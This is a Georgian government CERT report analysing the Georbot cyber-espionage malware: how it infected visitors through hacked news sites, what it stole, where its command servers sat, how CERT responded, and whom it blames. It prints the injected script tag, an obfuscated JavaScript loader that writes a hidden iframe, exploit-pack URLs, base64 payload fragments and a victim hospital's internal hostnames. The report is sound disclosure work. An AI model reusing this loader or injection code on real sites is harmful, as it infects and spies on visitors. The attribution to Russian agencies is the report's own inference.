

**CYBER ESPIONAGE**  
**Against Georgian Government**  
**(Georbot Botnet)**

**CERT.GOV.GE**  
**LEPL Data Exchange Agency**  
**Ministry of Justice of Georgia**

## Summary

In march, 2011 CERT-Georgia which is Governmental “Computer Emergency Response Team” of Republic of Georgia has Discovered Cyber Attack Incident, which seems to be Cyber Espionage Example.

Advanced Malicious Software was Collecting Sensitive, Confidential Information about Georgian and American Security Documents and then uploading it to some of Command and Control Servers. (which changes often upon detection).

After investigating Attackers Servers and Malicious Files, we have linked this Cyber Attack to Russian Official Security Agencies.

After Analysing Webserver, Malicious Files and Various Scripts we found out that:

**1. Some of the Georgian NEWS-related sites were Hacked.**

(The Malicious script was injected only in the pages, where SPECIFIC information was presented)

**2. After visiting this pages Computer was infected by Unknown Malicious Program.**

(None of Antivirus Product could Identify the threat, by the time of discovery).

**3. When executed, Malicious File Fully Controls Infected Computers.**

**4. Searches for the “Sensitive words” into the Document Files.**

**5. Makes Video and Audio Capture using built-in camera and microphone.**

## Targeted Audience

Cyber Attack was designed very smartly. Various Georgian News-Related web-sites were hacked and modified only Specific News pages (eg. **NATO delegation Visit in Georgia, US-Georgian Agreements and Meetings, Georgian Military NEWS**).



24/03/2011 14:33:03 << სხვა ახალი ამბები

ნატოს საპარლამენტო ასამბლეის ვიზიტი

სამდლიანი ვიზიტით საქართველოს ნატოს საპარლამენტო ასამბლეა ეწვია. დელეგაცია ასამბლეის თავმჯდომარის, კარლ ლამერსის მეთაურობით, როუზ როსის 76-ე სემინარს დაესწრო და საქართველოს მთავრობის წარმომადგენლებს შეხვდა.

კარლ ლამერსი საქართველოში ვიზიტით უკვე მეხუთედ იმყოფება. იგი ჩვენს ქვეყანას პირველად 2003 წელს ესტუმრა. მიმდინარე ვიზიტი უკავშირდება ნატოს საპარლამენტო ასამბლეისა და საქართველოს პარლამენტის თანამშრომლობით ორგანიზებულ როუზ როსის სემინარს, რომელსაც 2005 და 2007 წლებშიც მასპინძლობდა საქართველო. წელს უკვე მესამედ ოდი ქვეყნის ორმოცდახუთი წარმომადგენელი სასტუმრო „ჭორთიართ მარიოტში“ იმსჯელებს მიმდინარე მოვლენებზე.

```
.ontent= 'text/html'; charset=utf-8 >  
ს საპარლამენტო ასამბლეის ვიზიტი<script src=http://178.32.91.70/modules/docs/frame.php></script></title>  
style.css" type="text/css" />  
sBarHorizontal.css" rel="stylesheet" type="text/css" />  
news.info/images/favicon.ico" type="image/x-icon">
```

Only the persons who was interested in such information were infected with this Advanced Threat, despite of Security Defensive measure's and Software used on targets Computer and Network Systems. Threat was highly encrypted and used contemporary stealthy techniques, so that none of security tools could identify it.

[www.caucasustimes.com](http://www.caucasustimes.com) – Site about NEWS from Caucasian Region

[www.cei.ge](http://www.cei.ge) – Caucasus Energy and Infrastructure

[www.psnews.ge](http://www.psnews.ge) - Georgian NEWS Site

[ema.gov.ge](http://ema.gov.ge)

[www.opentext.ge](http://www.opentext.ge)

[www.presa.ge](http://www.presa.ge)

[www.presage.tv](http://www.presage.tv)

[www.psnews.info](http://www.psnews.info)

[www.resonancedaily.com](http://www.resonancedaily.com)

## Malware Capabilities

Fully Controls infected computer.

Malicious file was searching for ***Sensitive WORDS inside*** MS Office and PDF documents.

- Send any file from the local hard drive to the remote server
- Steal certificates
- Search the hard drive for Microsoft Word documents (*sensitive words*)
- Search the hard drive for remote desktop configuration files, pbk files
- Take screenshots
- Record audio using the microphone
- Record video using the webcam
- Scan the local network to identify other hosts on the same network
- Execute arbitrary commands on the infected system

## Sensitive Words

### Bot panel

[DDOS](#)   [Clear](#)   [Bot](#)   [Scan\\_Disk](#)   [Cert](#)   [Word](#)   [Coder](#)

#	Command	File	DEL
1	word [USA,NATO,Russia,EU,Ambas]	/modules/docs/upload/3a49a7f8/1301765801rpcsrv.log	<input type="button" value="DEL"/>
2	word [samxedro,dazvervis,departamenti,DoD,NATO]	/modules/docs/upload/3a49a7f8/1301988482rpcsrv.log	<input type="button" value="DEL"/>

#	Command	File	DEL
1	word [samxedro,dazvervis,departamenti,DoD,NATO]	/modules/docs/upload/85c40d1c/1301991999rpcsrv.log	<input type="button" value="DEL"/>
2	word [CIA,NGO,Obama,Bush,Intell]	/modules/docs/upload/85c40d1c/1302086569rpcsrv.log	<input type="button" value="DEL"/>

#	Command	File	DEL
1	word [ministr service secret Russia Geo Euro weapon USA Americ top colonel major serg soldie contact telephone Cauca FBI CIA FSB KGB army name surname important]	upload/359a5a3c/1324926861rpcsrv.log	<input type="button" value="DEL"/>

#	Command	File	DEL
1	word [ministr,service,secret,top,agent,contact,army,USA,Russia,Georgia,major,colonel,FBI,CIA,phone,number,east,programm]	upload/3065c2aa/1324976998rpcsrv.log	<input type="button" value="DEL"/>

In The Final Steps Cyber Attacker Steals Matched files, uploads them to the Server.

## Command & Control Servers

September, 2010	– georgiaonline.xp3.biz	(United States) FreeWebHostingArea.com
March, 2011	– ema.gov.ge	(Georgia) (hacked webserver)
April, 2011	- 178.32.91.70	(France) OVH Hosting
June, 2011	- 88.198.240.123 / 88.198.238.55	(Germany) DME Hosting
October, 2011	- 94.199.48.104	(Hungary) Net23.hu
November, 2011	- 173.212.192.83	(United States)
December, 2011	- 31.31.75.63	(Czech Republic)
January, 2012	- 31.214.140.214	(Germany) DME Hosting
March, 2012	– 78.46.145.24	(Germany) DME Hosting

**This server changes destination country and IP address upon detection.**

There were 390 Infected Computers:

70% of them from Georgia

5% from the United States

4% - Canada, Ukraine, France, China

3% - Germany

3% - Russia

Example of infected Computer from **United States**

Bot ID	IP	Status	Version	Actions	Date
0B1Dc1b4 GE	188.169.255.10	offline	5.4		15.01.12
114 d640fcd4 US	205.173.105.210	offline	5.4	<a href="#">DOWNLOAD DIR</a> <a href="#">Screenshot</a> <a href="#">Passwords</a> <a href="#">LIST</a> <a href="#">DOWNLOAD DIR</a> <a href="#">DUMP</a> <a href="#">SCAN</a> <a href="#">LOAD</a> <a href="#">History(7)</a> <a href="#">word(0)</a> <a href="#">RDR(1)</a>	13.01.12

[Childrens Healthcare of Atlanta Pediatric Hospital - Children's ...](#)

[www.choa.org/](#) - Cached

19 Dec 2011 - Children's Healthcare of Atlanta is one of the leading pediatric hospitals in the country, recognized for excellence in cancer, cardiac, neonatal, ...

[Jobs](#)

We need people who demonstrate integrity, honesty and teamwork ...

[Find a Doctor](#)

Some of the healthcare professionals on staff at ...

```
10.20.0.1
10.20.0.2 echger1-vlan2.choa.org
10.20.0.3 echlar1-vlan2.choa.org
10.20.0.10 npi96aace.choa.org
10.20.0.14 npi29735f.choa.org
10.20.0.15 ssoxp-e34bb7847.choa.org
10.20.0.16 choaxp-1bfcd53.choa.org
10.20.0.17 choaxp-581kfzrb.choa.org
10.20.0.18 sso-mxm830044d.choa.org
10.20.0.19 scae2bcc.choa.org
10.20.0.20 choaxp-54a0bdc2.choa.org
10.20.0.22 echpicupod3
```



**Malicious file was evolving and Developed time to time:**

**30 March, 2011** – Virus Steals Sensitive Documents, Certificates

**14 September 2011** – Changed Infection Mechanism, new Bypassing methods for the (Antivirus/Firewall/IDS)


**25 November 2011** – Virus is more encrypted and obfuscated. infects windows 7 Operating System

**12 December 2011** – added Video Recording capability, scanning and infecting computers through the Network, changed Spreading vector

It had been evolved from 2.1 version to 5.5.

## INFECTING MECHANISM

- 1) Injected script or iframe into Legitimate Web-site
- 2) Frame.php from iframe – contained (exploit pack)
- 3) Drive-By Download & Execution of calc.exe
- 4) Calc.exe self-destruction injecting code into Explorer.exe
- 5) Creating persistant usbserv.exe virus



### Step 1- injected script



```

var mytest = 123277678;
try {
  new ActiveXObject('dc');
} catch (e) {
  if (navigator.appName == 'Opera') mytest = 10;
  else if (navigator.appName == 'Microsoft Internet Explorer') mytest = 20;
  else if (navigator.appName == 'Netscape') mytest = 30;
  else if (navigator.appName == 'GChrome') mytest = 33;
  else mytest = 25;
}
var Iq =
'&80&125&122&134&117&129&121&52&135&134&119&81&124&136&136&132&78&67&67&128&121&123&117&128&119&134&122&66&125&130&67
&136&67&69&77&121&118&122&120&68&75&117&69&71&120&71&121&120&122&76&70&122&119&119&69&70&69&117&68&121&72&74&72&71&11
9&52&124&121&125&123&124&136&81&68&52&139&125&120&136&124&81&68&52&122&134&117&129&121&118&131&134&120&121&134&81&68&
82&80&67&125&122&134&117&129&121&82';
var Iq1 = '';
var Qe6h5t4LASj = mytest;
var Iqaaaaaaaa = 10;
var newIq = Iqaaaaaaaa;
var browser = +'\v1' ? 1 - '\0' ? 'Konqueror' : +'\0' ? 'Safari' : (typeof / . / ) [0] == 'f' ? 'GChrome' : +{
  valueOf: function (x) {
    return !x
  }
} ? 'Opera' : 'Firefox' : 'MSIE';
if (browser == 'MSIE') newIq = Iq.split('&');
for (var i = 1; i < newIq.length; i++) {
  Iq1 = Iq1 + String.fromCharCode(newIq[i] - Qe6h5t4LASj);
}
Iqasa1 = Iq1;
document.write(Iqasa1);

```

shellcode inside frame.php

/ exploit pack files



- 1) We found out that there is crafted and obfuscated frame.php file, which carries some exploit code and redirects users to other exploit pages:

It uses CVE-2010-0842, CVE-2006-3730, MS06-057 and other unknown vulnerabilities.

- 2) Exploit code used in frame.php is crypted version of TrojanDownloader:JS/SetSlice, which exploits MS06-057 Vulnerability by using 'WebViewFolderIcon' ActiveX control (Web View).
- 3) Also there was some Oday exploit used for exploitation through PDF, JAR files.

#### Malicious Files Not detected with Major Antivirus Products

(1/47 Virustoal, Dr.Web result – suspicious)

Bypasses Windows 7 sp1 patched with Firewall enabled.

As of 25.03.2011, 20.06.2011, 16.01.2012, 25.03.2012

After Executing Malware does 3 major things:

- **Before installing bot checks if the computer is located in UTC+3, UTC+4**

#### **Time-zone:**

- injects itself into iexplorer.exe and communicating to defaced sites, for C&C address retrieval

- creating usbserv.exe bot file in Application Data directory, and writing it to autorun in Windows Registry.



## Bot Control Mechanism


```
aCrypt32_dll db 'crypt32.dll',0 ; DATA XREF: sub_403F93 + 5
; .text:0040404A ...

aSoftware db 'SOFTWARE\',0
aMicrosoft db 'Microsoft\',0
aWindowsCurrent db 'Windows\CurrentVersion\',0
aRun db 'Run',0
aUsbserve db 'USBSERV',0 ; DATA XREF: .text:00415763
; .text:00415950 ...

aSoftwareMicros db 'Software\Microsoft\Internet Explorer\IntelliForms\Storage2',0
a_doc db '.doc',0 ; DATA XREF: .text:00404669
; .text:loc_40481B

a_wma:
unicode 0, <.wma>,0
a_ db '.',0 ; DATA XREF: .text:00417D6D
aWmv:
unicode 0, ,0
a_rdp db '.rdp',0 ; DATA XREF: .text:00405F82
; .text:00406130
align 4
dd 2 dup(0)
aMozilla4_0Comp db 'Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.0; .NET CLR 1.0.'
a78_46_145_24: ; DATA XREF: .text:004156B9
unicode 0, <78.46.1[REDACTED]>,0
align 10h ; DATA XREF: .text:loc_41585E
a31_214_140_214: ; DATA XREF: .text:loc_41585E
unicode 0, <31.214.1[REDACTED]>,0
aE db 'e',0 ; DATA XREF: .text:loc_415A5C
aMa_gov_ge:
unicode 0, ,0
aHttpRbc_ru:
unicode 0, ,0
aHttp: ; DATA XREF: .text:00415629
; .text:004157CE ...
unicode 0, ,0
aInternetExplor:
unicode 0, <\Internet Explorer\iexplore.exe>,0
aModulesDocsMan:
unicode 0, ,0
unicode 0, <| | |>,0
aGet db 'GET',0
```


- 1) C&C servers Addresses are written into Malware's Binary file
- 2) If all of them are unreachable malware reads special html page header, which actually is html page defaced on, one of the Georgian Governmental Web-Site:



# NEW METHOD OF MALWARE UPDATING

New version of Malware file is downloaded as base64 encoded plain text from different servers simultaneously and then assembled into one file.

```
192.168.2.26      94.199.48.104    TCP        62 fpitp > http [SYN] Seq=0 win=0 MSS=1460 SACK_PERM=1
94.199.48.104    192.168.2.26    TCP        62 http > fpitp [SYN, ACK] Seq=0 ACK=1 Win=5840 Len=0 MSS=1460 SACK_PERM
192.168.2.26     94.199.48.104   TCP        54 fpitp > http [ACK] Seq=1 Ack=1 win=64240 Len=0
192.168.2.26     94.199.48.104   HTTP      347 GET /calc.php HTTP/1.1
```



```
94.199.48.104/calc.php
TVqAAAEAAAAEABAA//8AAEABAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
31.31.75.63 https://31.31.75.63/calc.php
TVqAAAEAAAAEABAA//8AAEABAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
/yXwkEAA
/3UI/xVEkUAAiUX0g8A8iwADRfSJRfCLrFCLQHgDRfSLWCADxfSJXeSLQBiJReyLRfCLQHgDRfS
/FUCRQAClRfJwggAVYnlaNldbSVokJZAAOjQ/v//agBogAAAAP91EGoAagNoAAAAQGj95EAA/91
/1gPhDUCAACjPrhAAGisQtIkaJCWQABogBFAAgGgAEEAAw+lqAmoAagD/NT64QABokxFAAP
```

## Unique Characteristics

- 1) Searching Sensitive word's In filenames and INTO pdf, word, xls, txt, rtf, ppt Documents.
- 2) Recording Videos from Webcam : During skype conversation, live streaming capability
- 3) Modify malware code file from C&C Web Panel
- 4) Self-Created Packer, Crypter in Assembler Language (*evading A/V*)
- 5) Update mechanism, Base-encoded plaintext, simultaneously from different C&C servers. (*evading IPS/IDS*)
- 6) opening network socket at ring0 level (*evading firewall*) / TDSS Rootkit Modification

## **Infected Organisations**

**Most Georgian Infected computers were from our Governmental Agencies and  
Critical Information Infrastructures**

### **Targets:**

- 1) Ministries**
- 2) Parliament**
- 3) Critical Information Infrastructures**
- 4) Banks**
- 5) NGO's**



## Responding Steps

- 1) Blocked each of 6 C&C IP addresses, upon detection, through Country's 3 main Internet Service Providers. (Immediate *Response*)
- 2) CERT-GOV-GE identified all Georgian infected IP's and gave mitigation strategies and cleaning tools to Infected Agencies and Institutions.
- 3) Cooperated with Antivirus, IDS/IPS solutions, to create mitigating tools and signatures. (Microsoft, Eset, Snort, Cisco, various Blacklists, Blocklists)
- 4) Cooperated with FBI, Department of Homeland Security, US Secret Service, US-CERT, Governmental-CERT-Germany, CERT-Ukraine, CERT-Polska, Microsoft Cybersecurity Division
- 5) Hosting Providers Abuse Teams, to shut down attacking servers.
- 6) Law Enforcement Agencies to obtain log files and system images for Forensic Analysis.

## Counter Cyber-Intelligence (unmasking the attackers)

CERT-GOV-GE gained full access to Command and Control servers, Decrypted communication mechanisms and malicious files. After Analyzing all the gathered information we have identified Cyber attacker persons and organizations.

*“During 2008 Cyber War between Russia and Georgia, two Independent US-based Organizations linked Cyber Attackers with Russian Official Ministries and Organizations.*

*“United States Cyber Consequences Unit” and “Project Grey Goose”*

*Jefrey Carr, GreyLogic (cyber Intelligence services for Government Sector)  
Sanjay Goel, New York State Center for Information Forensics and Assurance  
Mike Himley, CEO/President of Eagle Intelligence*

*They investigated entire Cyber Attack against Georgia and linked 2008 Cyber Attacks with so-called Cyber-Criminals Group “Russian Business Network”,*

*They had reported, that Some of used Internet Resources and Credentials belonged with “Russian Ministry of Defense Research Institute” called – Center for Research of Military Strength of Foreign Countries.”*

**In 2011-2012, During This New Cyber Espionage Attack, we have identified Russian Security agencies, once again.**

We have found: **3 main facts**, which indicate to Russian Official State organizations.

Warynews.ru – site used to control infected Georgian computers – IP and DNS servers belongs to **Russian Business Network**. (mentioned in various Blacklist, Bad Reputation)

www.rbc.ru – written directly into MALWARE code, to communicate with Attackers if every communication channel is closed. Official name “Russian Business Consalting” – official website, linked with RBN.

The screenshot displays a web browser window with the address bar showing 'Web 194.186.36.167'. The page content includes the RBC logo and navigation menus. Overlaid on the browser is a Wireshark packet capture window. The filter is set to 'tcp.stream eq 7'. The packet list shows several TCP and HTTP packets. The selected packet (No. 78) is an HTTP GET request to '/calc.php' from source IP 192.168.2.22 to destination IP 194.186.36.167.

No.	Time	Source	Destination	Protocol	Length	Info
75	49.929331	192.168.2.22	194.186.36.167	TCP	62	ddt > http [SYN] Seq=0 win=64240 Len=0 MSS=1460 SACK_PERM=1
76	50.044275	194.186.36.167	192.168.2.22	TCP	62	http > ddt [SYN, ACK] Seq=0 Ack=1 win=8192 Len=0 MSS=1460 SACK_PERM=1
77	50.044653	192.168.2.22	194.186.36.167	TCP	54	ddt > http [ACK] Seq=1 Ack=1 win=64240 Len=0
78	50.045179	192.168.2.22	194.186.36.167	HTTP	344	GET /calc.php HTTP/1.1
80	50.246777	194.186.36.167	192.168.2.22	TCP	1514	[TCP segment of a reassembled PDU]
81	50.246878	194.186.36.167	192.168.2.22	TCP	140	[TCP segment of a reassembled PDU]

<http://legalcrf.in/f/4b178e605583cca28c850943e805aabc/1>  
<http://legalcrf.in/t/19ebfd07a13d3edf82fcc121a0e4643c>  
<http://legalcrf.in/images/np/4b178e605583cca28c850943e805aabc.pdf>  
<http://legalcrf.in/t/19ebfd07a13d3edf82fcc121a0e4643c>  
<http://legalcrf.in/t/19ebfd07a13d3edf82fcc121a0e4643c>  
<http://legalcrf.in/images/t/4b178e605583cca28c850943e805aabc.html>  
<http://legalcrf.in/images/np/4b178e605583cca28c850943e805aabc.pdf>  
<http://legalcrf.in/images/4b178e605583cca28c850943e805aabc.jar>  
<http://legalcrf.in/f/4b178e605583cca28c850943e805aabc/3>  
<http://legalcrf.in/f/4b178e605583cca28c850943e805aabc/1>

**[Legalcrf.in](#) – Sending Malicious files through SPAM email FROM “[admin@President.gov.ge](#)”.**

**Hosting Exploit Files**

Obscure Registrar, Only Discoverable by Indian WHOIS Service,

<b>Input sender mail</b>	<input admin@president.gov"="" type="text" value="\"/>
<b>Input receiver mails</b>	<input type="text"/>
<b>Input subject</b>	<input about"="" type="text" value="\"/>
<b>Input text of mail</b>	<input type="text"/>
<b>Input attachment</b>	<input type="text"/>
<input send\""="" type="button" value="\"/>	

### Whois

**Search Results - legalcrf.in**

→ **Owner (Registrant Contact)**

---

**Name:** Artur Jafuniaev  
**Company:** WSDomains tld  
**Address:**  
Lubianka 13

---

**City:** Moscow  
**State:** Moscow  
**Country:** RU  
**Zip:** 346713  
**Tel No:** 7 49536718291  
**Fax No:** 7 49536718291  
**Email:** appcureit@gmail.com

```
frame.php
62 $hash=25;
63 }
64 $secret='<iframe src=http://legalcrf.in/t/19ebfd07a13d3edf82fcc121a0e4643c
65 $sec='';
66 for($i=0;$i<strlen($secret);$i++)
67 {
68     $sec=$sec.'&'.(ord($secret[$i]) + $hash);
69 }
70
71 $my="var mytest = 123277678;
72 try { new ActiveXObject('dc'); }
```

[ssssssssssas.r](#)  
[legalcrf.in/](#)

This site may harm your computer.


3 Feb 2012 – Welcome to the home of sssssssssas.r. To change this page, upload your website into the public\_html directory. Date Created: Fri Feb 3 ...

Lubianka 13, Moscow. - Russian Ministry of Internal Affairs, Department of Logistics

- Organization development and communications systems, improve information and communication technologies and technical protection of information;

Next to it: Federal Security Service of the Russian Federation (FSB) – Moscow

2gis.prokopievsk.ru/moscow/profile/4504127916250006



Департамент тыла МВД РФ

Координаты: 55.7640506780813, 37.6290783621653

адрес: Большая Лубянка, 13/16 / Большой Кисельный пер, 16  
город Москва, Московская область, Россия

In March 2012, Company ESET Security Published Report named

“Georbot: From Russia With Love” (with support of our CERT Team)

After That Russian NEWS Agencies Spread Disinformation Based on ESET’s Report Blaming Georgian Governmental website (which actionly was hacked) for serving malicious files. **But there where nothing said about REAL 6 Command & Controll Servers which were hosted in various countries and mentioned in ESET’s Report.**

We have Infected our PC from Lab, then gave Cyber Attacker Fake ZIP Archive with his own virus inside and the name “Georgian-Nato Agreement”.

Attacker Stole that archive and executed malicious files.

As we had access to BOT Panel, we had maintained control over his PC.

